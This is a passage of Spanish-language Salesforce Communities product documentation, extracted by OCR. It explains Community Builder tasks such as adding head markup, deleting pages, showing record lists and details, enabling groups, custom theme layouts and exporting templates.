- Etiquetas meta de SEO que solo son visibles para los motores de búsqueda
- Referencias a archivos JavaScript externos y bibliotecas externas
- Bloques de código JavaScript personalizados
- Un *favicono* o un icono de página web

1. En el Generador de comunidad, haga clic en en la barra lateral izquierda y haga clic en **Avanzado**.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:


- "Crear y gestionar comunidades




2. Haga clic en **Modificar marca del encabezado**.
3. Introduzca el código HTML o JavaScript requerido.
4. Guarde sus cambios.

   Cuando agregue marcas personalizadas, el código se agrega a la etiqueta `<head>` de cada página.

Ejemplo: Aquí hemos agregado HTML para incluir un favicono en las páginas de nuestra comunidad.



# Eliminar una página en Community Builder

Elimine una página de comunidad o una variación de página que ya no necesita eliminándola en el Gestor de página.

Tenga en cuenta que no puede eliminar:

- Las páginas y objetos predeterminados que vienen con la plantilla
- La variación de página predeterminada de una página
- Una página de objeto personalizado (detalle, lista o lista relacionada), pero puede eliminar el objeto completo

1. En el Generador de comunidad, haga clic en en la barra lateral izquierda para mostrar el Gestor de páginas.
2. Seleccione la página que desee eliminar.
3. Haga clic en **Eliminar** en la barra de herramientas o haga clic en > **Eliminar** en la sección Variaciones de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:

- "Crear y gestionar comunidades

# Compartir más datos de objetos de Salesforce en su comunidad

La plantilla Servicio al cliente (Napili) le permite compartir datos de registros para cuentas, contactos, tareas, eventos y objetos personalizados con una configuración mínima. Los datos de registros respetan los permisos de usuario a través de licencias, perfiles, conjuntos de permisos y reglas de colaboración.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

- Cree una lista de registros y vincúlelos a ella.
- Muestre detalles de registro en su comunidad con la página Detalles de registro de uso inmediato o cree una página personalizada.

  También puede agregar grupos a su comunidad de la misma forma.

CONSULTE TAMBIÉN

salesforce_communities_implementation.pdf

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:


- "Crear y gestionar comunidades"

# Compartir una lista de registros en su comunidad

Cree vistas de lista de registro para cuentas, casos, contactos y objetos personalizados y vincúlelos desde el menú de navegación de la plantilla Servicio al cliente (Napili). Utilice un formato de página de uso inmediato o personalizado para mostrar la lista de registros.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

1. En Community Builder, arrastre y suelte el componente Menú de navegación para agregarlo a la página apropiada en la plantilla. Recomendamos agregarlo a la página Inicio.
2. Cree un elemento del menú de navegación señalando un objeto compatible de Salesforce. Actualmente, la plantilla Servicio al cliente (Napili) admite cuentas, casos, contactos y objetos personalizados.




3. Publique sus cambios.

Nota: Si su comunidad es activa, los cambios de su elemento del menú de navegación aparecen inmediatamente para los miembros de su comunidad.

Eso es todo. Esto crea un elemento del menú de navegación vinculado a una lista de registros del objeto seleccionado. Bajo el capó, se recuperan sus datos de Salesforce y se muestran utilizando la página Lista de registros genérica. Esta página está disponible para uso inmediato en la plantilla Servicio al cliente (Napili) y utiliza el componente Lightning Vista de lista de inicio de registro para mostrar datos en un formato apropiado.

Nota: La página genérica Lista de registros proporciona el formato de vista de lista predeterminado para objetos que no tienen asignada una página de vista de lista predefinida o personalizada. Por ejemplo, si crea un elemento de menú de navegación para otro objeto de Salesforce, utiliza esta misma página. Si modifica la página Lista de registros, asegúrese de tener en cuenta todos los objetos afectados.

Ejemplo: Una página de vista de lista para un objeto personalizado denominado Productos destacados.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"




- La creación de un elemento del menú de navegación es la forma más sencilla para vincular a una lista de registros para un objeto. Si prefiere utilizar una página de la vista de lista personalizada para un objeto, cree una nueva página para su comunidad utilizando Generador de comunidad. Seleccione el tipo de página Estándar con un formato de una sola columna. Agregue el componente Vista de lista de inicio de registro a la página, configure las propiedades del componente para señalar el objeto y luego publique la página. Para vincular la página, cree un elemento del menú de navegación personalizado y utilice la URL de la página interna.
- Los usuarios solo pueden acceder a registros a los que tienen acceso a través de licencias, perfiles, permisos y reglas de colaboración como en Salesforce. Los usuarios con el permiso "Crear" para el objeto pueden crear registros desde la página de la vista de lista. La posibilidad de crear registros desde esta página no es compatible con dispositivos móviles.
- Puede ocultar un elemento del menú de navegación a usuarios invitados para bloquear el acceso a la página de la vista de lista de registro asociada.
- Cuando los usuarios hacen clic en un registro en esta página, aparecen los detalles del registro utilizando el formato desde la página Detalles de registro genérica. Si crea una página de detalles de registro personalizada y la asigna al objeto, utilizamos esa página en su lugar.
- Al hacer clic en un registro en la vista de lista, aparecen los detalles del registro que se muestran utilizando la página Detalles de registro en la plantilla Servicio al cliente (Napili).
- La página Lista de registros y el componente Vista de lista de inicio de registro no están disponibles en las plantillas Koa Kokua.

CONSULTE TAMBIÉN

salesforce_communities_implementation.pdf

# Mostrar detalles de registro en su comunidad

Muestre detalles de registro utilizando la página Detalles de registro genérica o cree páginas de detalles de registro personalizadas.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

La plantilla Servicio al cliente (Napili) admite una página de detalles de registro que puede utilizar de forma inmediata sin configuración. Todos los objetos en su comunidad sin una página de detalles de registro asignada previamente utilizan esta página genérica, denominada Detalle de registro, para mostrar datos de registro. Por ejemplo, considere el escenario donde un usuario termina en una página de detalles del caso (con un formato de detalles de caso asignado previamente) y hace clic en un contacto en los registros relacionados. Si no ha creado una página de detalles de registro personalizada para contactos, la información de contacto aparece utilizando la página Detalles de registro genérica. Bajo el capó, la página Detalles de registro utiliza los componentes Lightning Titular de registro e Información de registro para mostrar datos de registro.

- **Titular de registro**: Muestra el nombre del registro y los aspectos destacados del registro clave junto con botones para modificar y eliminar el registro.
- **Información de registros**: Muestra todos los detalles del registro incluyendo registros relacionados y las noticias en tiempo real del registro. Permite a los usuarios crear nuevos registros relacionados y publicar en las noticias en tiempo real del registro.

Opcionalmente, puede crear páginas de detalles de registro personalizadas para cuentas, contactos, activos, tareas, eventos y objetos personalizados.

1. Cree una nueva página Detalles de datos en Community Builder y seleccione un objeto compatible.
2. Agregue los componentes Titular de registro e Información de registro a la página y configure las propiedades del componente desde el Editor de propiedades a la derecha.
3. Haga clic en para acceder a Gestión de página en la configuración de Community Builder y luego seleccione la página personalizada como la página activa para el objeto.
4. Publique sus cambios.

   Nota: Si su comunidad es activa, los cambios de su elemento del menú de navegación aparecen inmediatamente para los miembros de su comunidad.

Ejemplo: La página de detalles de registro para un objeto personalizado con los componentes Titular de registro (1) e Información de registro (2).

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"




- Algunos objetos tienen páginas de detalles de registro asignadas previamente para mostrar datos de registros (como casos). Puede comprobar las asignaciones y páginas disponibles para cada objeto en Generador de comunidad bajo Gestión de página.
- Los objetos sin páginas de detalle de registro asignadas previamente utilizan la página Detalles de registro. Si modifica la configuración o el formato de página Detalles de registro, asegúrese de tener en cuenta todos los objetos que utilizan este formato de página.
- Los usuarios sin la licencia, el perfil y los permisos necesarios no pueden acceder a datos del registro.
- Los usuarios con los permisos necesarios pueden crear registros desde las listas relacionadas y modificar y eliminar el registro del titular del registro. Estas acciones no se admiten en dispositivos móviles.
- Los formatos de página para cada objeto en Salesforce determinan qué campos mostrar en el componente Información de registro. Los campos en el formato Panel de aspectos destacados determinan qué mostrar en el componente Titular de registro. Esta función incluye asistencia para tipos de registro. Puede modificar los ajustes del formato de página, el Panel de aspectos destacados y el tipo de registro en Configuración de Salesforce.
- Active noticias en tiempo real en registros de Salesforce para permitir a los usuarios publicar en ellos en comunidades.
- La página Detalles de registro, el componente Titular de registro y el componente Información de registro no están disponibles en las plantillas Koa y Kokua.

## CONSULTE TAMBIÉN

salesforce_communities_implementation.pdf


# Agregar grupos a su comunidad

¿Desea comunidades más colaboradoras? Permita a los miembros de la comunidad y a los usuarios invitados examinar y unirse a grupos en su comunidad Servicio al cliente (Napili). Utilice de forma inmediata los diseños para grupos o cree su propia versión personalizada de la página de detalle del grupo utilizando componentes separados.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

1. Para activar grupos en su comunidad, agregue grupos al menú de navegación de la comunidad.

   Esta acción muestra automáticamente un elemento de menú que enlaza con una lista de grupos de su comunidad. Si hace que el elemento de menú esté disponible públicamente, incluso los usuarios invitados que no hayan iniciado sesión en su comunidad pueden examinar la lista de grupos públicos activos.




2. Publique su comunidad.
3. Si aún no lo ha hecho, personalice el formato del publicador de grupos para incluir la acción Agregar miembro. Esta acción permite a los propietarios y gestores de grupos agregar miembros al grupo, y no se muestra en la lista de acciones del grupo de forma predeterminada.

Cuando los usuarios hacen clic en el nombre de un grupo activo en la comunidad, se les redirige a la página de detalle del grupo. Si se trata de un grupo privado, se les solicita iniciar sesión. Solo los miembros de grupos que hayan iniciado sesión pueden ver contenidos de grupos privados.

Algunas cosas a tener en cuenta:

- Cuando activa grupos en su comunidad, la página Detalle de grupo predeterminada se utiliza para mostrar los datos del grupo. Esta página utiliza el componente Grupo de forma interna para dar formato y aplicar diseños. El componente Grupo es un componente compuesto e integral que incluye la pancarta, los detalles, las listas relacionadas y las noticias en tiempo real del grupo. Recomendamos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"


utilizar este componente compuesto, especialmente si desea que sus páginas de comunidad tengan capacidad de respuesta en navegadores de dispositivos móviles y de escritorio.

- Si prefiere utilizar un formato diferente o desea un control más granular sobre la colocación de contenidos del grupo, cree una página de comunidad personalizada y utilice los componentes Pancarta de grupo, Detalles de grupo, Lista relacionada de grupo y Noticias en tiempo real. Dependiendo de cómo utilice los componentes individuales, las páginas personalizadas pueden no tener capacidad de respuesta en todos los dispositivos.
- Los anuncios de grupos no se admiten en las comunidades.

**Lista Grupos en la plantilla Servicio al cliente (Napili)**




**Página de detalles de Grupo en plantilla Servicio al cliente (Napili)**




# Renovar su comunidad con formatos de tema personalizados

Cree formatos de tema personalizados para actualizar al instante el aspecto de toda su comunidad de Servicio al cliente (Napili). Personalice el encabezado y pie de página para coincidir con el estilo de su empresa y cree una barra de búsqueda y un menú de perfil de usuario personalizados. A continuación, cambie fácilmente entre sus formatos de tema, búsqueda y menú de perfil de usuario personalizados o empaquételos para compartir con otras organizaciones. Ya sea un socio consultor o proveedor de software independiente (ISV), o simplemente desee renovar su propia comunidad, los formatos de tema personalizados convierten la renovación en tarea fácil

Nota: Esta función está disponible para comunidades utilizando las versiones Winter '16 y posteriores de la plantilla Servicio al cliente (Napili).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


## ¿Qué es un formato de tema?

Un formato de tema es el formato de nivel superior para las páginas de plantilla (1) en su comunidad. Incluye el encabezado y el pie de página habituales (2) y a veces incluye navegación, búsqueda y el menú de perfil de usuario. El formato de tema se aplica a todas las páginas en su comunidad, excepto las páginas de inicio de sesión.

Por lo contrario, el formato de contenido (3) define la zonas de contenido de sus páginas, como un formato de dos columnas.


## ¿Cómo funcionan los formatos de tema?

Los desarrolladores pueden crear un componente de formato de tema personalizado en la Consola de desarrollador que implementa la interfaz `forceCommunity:themeLayout`. Cuando el componente está listo, simplemente selecciona el nuevo formato de tema (1) en **Configuración** > **Tema** en Generador de comunidad. ¡Y al instante, todas las páginas en su comunidad se transforman!



Y si su desarrollador crea un componente de búsqueda personalizado (utilizando la `forceCommunity:searchInterface`) o un componente de perfil de usuario personalizado (utilizando la `forceCommunity:profileMenuInterface`), puede cambiarlos también. Seleccione **Utilizar un componente de búsqueda personalizado** o **Utilizar un componente de perfil de usuario personalizado** (2) y seleccione el componente personalizado que desee.

Ejemplo:




# Exportación de plantillas y páginas en Generador de comunidad

Personalice y exporte páginas o plantillas de Servicio al cliente (Napili) y utilícelas para iniciar rápidamente nuevas comunidades o empaquetar y distribuirlas para el uso de otros. Ahorre tiempo creando una sola vez, luego reutilizando. Ya sea para su propia organización o si es un socio consultor o proveedor de software independiente (ISV), puede reducir el tiempo necesario para crear comunidades y recortar costes de desarrollo. Y los costes reducidos hacen feliz a *todos*.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

Ejemplo: Supongamos que es especialista en crear comunidades de gestión de relaciones de socios (PRM) para los sectores de fabricación y tecnología. Con el empaquetado y distribución de plantillas, puede crear y exportar una plantilla de comunidad

centrada en PRM fácil de distribuir a otros clientes. Una vez instalada en la organización de un cliente, puede personalizar más la plantilla para ajustarla a sus necesidades exclusivas. Creando el grueso de la comunidad en su organización y luego distribuirlo entre las organizaciones de sus clientes, puede iniciar sus comunidades en un instante.

